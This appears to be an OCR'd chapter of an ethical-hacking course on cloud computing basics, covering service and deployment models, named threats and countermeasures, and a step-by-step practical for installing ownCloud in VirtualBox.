19. Cloud Computing


HACKER SCHOOL™

ETHICAL HACKING

Theory

Cloud Computing

Cloud Computing is the practice of using a network of remote servers hosted on the internet to store, manage, and process data, rather than a local server or a personal computer. The information being accessed is found in "the cloud" so the user need not to be in a specific place to gain access in which data is stored.




Cloud computing

Characteristics of cloud computing

- On-demand self-service
- Distributed storage
- Rapid elasticity
- Automated management
- Broad network access
- Resource pooling
- Measured service
- Virtualization technology
- Pay per use

Cloud Computing Services

1. Infrastructure as a Service (IaaS)
2. Platform as a service (PaaS)
3. Software as a service (SaaS)



Infrastructure as a Service (IaaS)

Infrastructure-as-a-Service (IaaS) provides virtual machines and other abstracted hardware and operating systems which may be controlled through service API. In these services, cloud service providers install operating system images, and application software's on the cloud infrastructure based on user's requirement. The cloud service provider is responsible for patching and maintains the operating systems and the application software.

Examples: Amazon EC2, SkyDrive, etc.

Platform-as-a-Service (PaaS)

Platform-as-a-Service (PaaS) offers development tools, configuration management, and development platforms on-demand that can be used by subscribers to develop custom applications; typically it includes a framework that satisfies the requirement of a developer. The Application developers can take advantage of using the licensed software without worrying about the cost and complexity involved in maintaining the underlying hardware and software layers.

Examples: Google App Engine, Microsoft Azure, etc.


Software as a Service (SaaS)

Software-as-a-Service (SaaS) offers software to subscribers on-demand over the Internet. CSP (Cloud service provider) manages the infrastructure and platforms that run these applications. This service eliminates the need for installing and running the applications on the user's computers.

Examples: Google Docs, Calendar, Web-based office applications, etc.

Cloud deployment models

- Public cloud
- Private cloud
- Community cloud
- Hybrid Cloud



Public cloud

In the public cloud model, the cloud service provider delivers the cloud service over the internet to users. Where users no need to worry about the infrastructure. The cost is shared by all users, for free or in the form of a license policy like pay per user.

Private Cloud

Private Cloud infrastructure is operated solely by a single organization. The services are delivered from an organizational data center to internal users of the organization. This model preserves the management, control, and security to organizational data centers. Internal users may not be billed for services. Private clouds are great for organizations that have high-security demands, high management demands and uptime requirements.


Community cloud

Community Cloud infrastructure is mutually shared between organizations that belong to a specific community with common concerns (security, compliance, etc.). The community members generally share similar privacy, performance and security concerns. A community cloud can be managed by hosting it internally or by a third-party provider. A community cloud is good for organizations that work on joint ventures that need centralized cloud computing ability for managing, building and executing their projects. The best example for community cloud is a cloud for the bank or trading firm.

Hybrid Cloud

Hybrid cloud computing uses a combination of two or more cloud deployment models, like private cloud and public cloud services. This service allows workloads to be shared between private and public clouds. Companies can run mission-critical workloads or sensitive applications on the private cloud and use the public cloud to handle workload bursts or spikes in demand. An organization can use the public cloud to interact with their customers while keeping their data secured through a private cloud.

Cloud Computing Benefits:



Economic

- Environment-friendly
- Less maintenance
- Less power consumption

Operational

- Deploy applications quickly
- Scale as needed

Staffing

- Less IT staffs
- Well usage of resources
- Less personnel training

Security

- Less investment in security
- Better disaster recovery
- Effective patch management and implementation of security updates

Cloud Computing Threats

- Illegal access to the Cloud
- Privilege Escalation.
- Hardware Failure.
- VM-Level attacks.
- Cryptanalysis Attacks.
- SQL Injection Attacks.
- DoS and DDoS Attacks.
- Session Hijacking using XSS Attacks.
- Loss of Business Reputation due to Co-tenant Activity

Container technology:

A Container is a package of an application or software including all its dependencies such as library files, configuration files, binaries and other resources that run independently in the cloud environment.

Containers-as-a-Service (CaaS) is a service model of cloud computing that lets users deploy and manage applications through container-based abstraction using on-premises data centres or the cloud. This includes virtualization and management of containers through orchestrators. CaaS is useful to developers in building scalable containerized apps that are more secure. Amazon AWS EC2, Docker, Kubernetes are popular container services.

Serverless computing:

Serverless computing also known as FaaS (Function-as-a-Service) simplifies the process of application deployment and eliminates the need for managing the server and hardware by the developers.

Cloud Security tools:

Applications	Web App Firewalls, Scanners, Transactional Security
Information	Strong Encryption, Database Activity Monitoring, DLP
Management	Patch Management, Configuration Management
Network	NIDS/NIPS, Firewalls, Deep Packet Inspection, Anti-DDoS
Trusted Computing	Hardware & Software API's
Computer and Storage	Host-based Firewall, HIDS/HIPS, Integrity & File/Log Management
Physical	Physical Plant Security, CCTV, Guards

Countermeasures

- Enforce data protection, backup and retention mechanisms.
- Disclose relevant logs and data to customers.
- Prevent unauthorized server access using security checkpoint.
- Monitor the client's traffic for any malicious activity.
- Implement strong key generation, stronger authentication management, and destruction practices.
- Check for data protection at both design and runtime.
- Enforce legal contracts in employee behavior policy.
- Prohibit users from sharing application and services credentials.
- Ensure that physical security is a 24 x 7
- Leverage strong two-factor authentication techniques where possible.

References:

1. Cloud Services Image Reference: 7 Different Types of Cloud Computing Structures. (2018, May 08). Retrieved from https://www.uniprint.net/en/7-types-cloud-computing-structures/


Ddos-attack
BOOM
PC
Password
Hacking
Protection
Hacking
Mail
Virus Attack
PETYA A


Practicals

INDEX


Practical 1: Owncloud installation

Description: In this practical you will learn how to download and install Owncloud service in VirtualBox. And also, how to configure Owncloud service to make use of it in organizations or for personal use.


Step 1: Visit https://owncloud.org and click on the download button on the top-right corner




Step 2: Under **Get Owncloud server,** click on **Download** to select the compatible version of Owncloud.




Step 3: Under **Appliances** tab, download **OVA** (open virtual appliance)




Step 4: Extract the above-downloaded **zip** file.




Step 5: To import cloud virtual machine into VirtualBox, double-click on OVA file and select **Import**




Step 6: Wait until the import process completes.



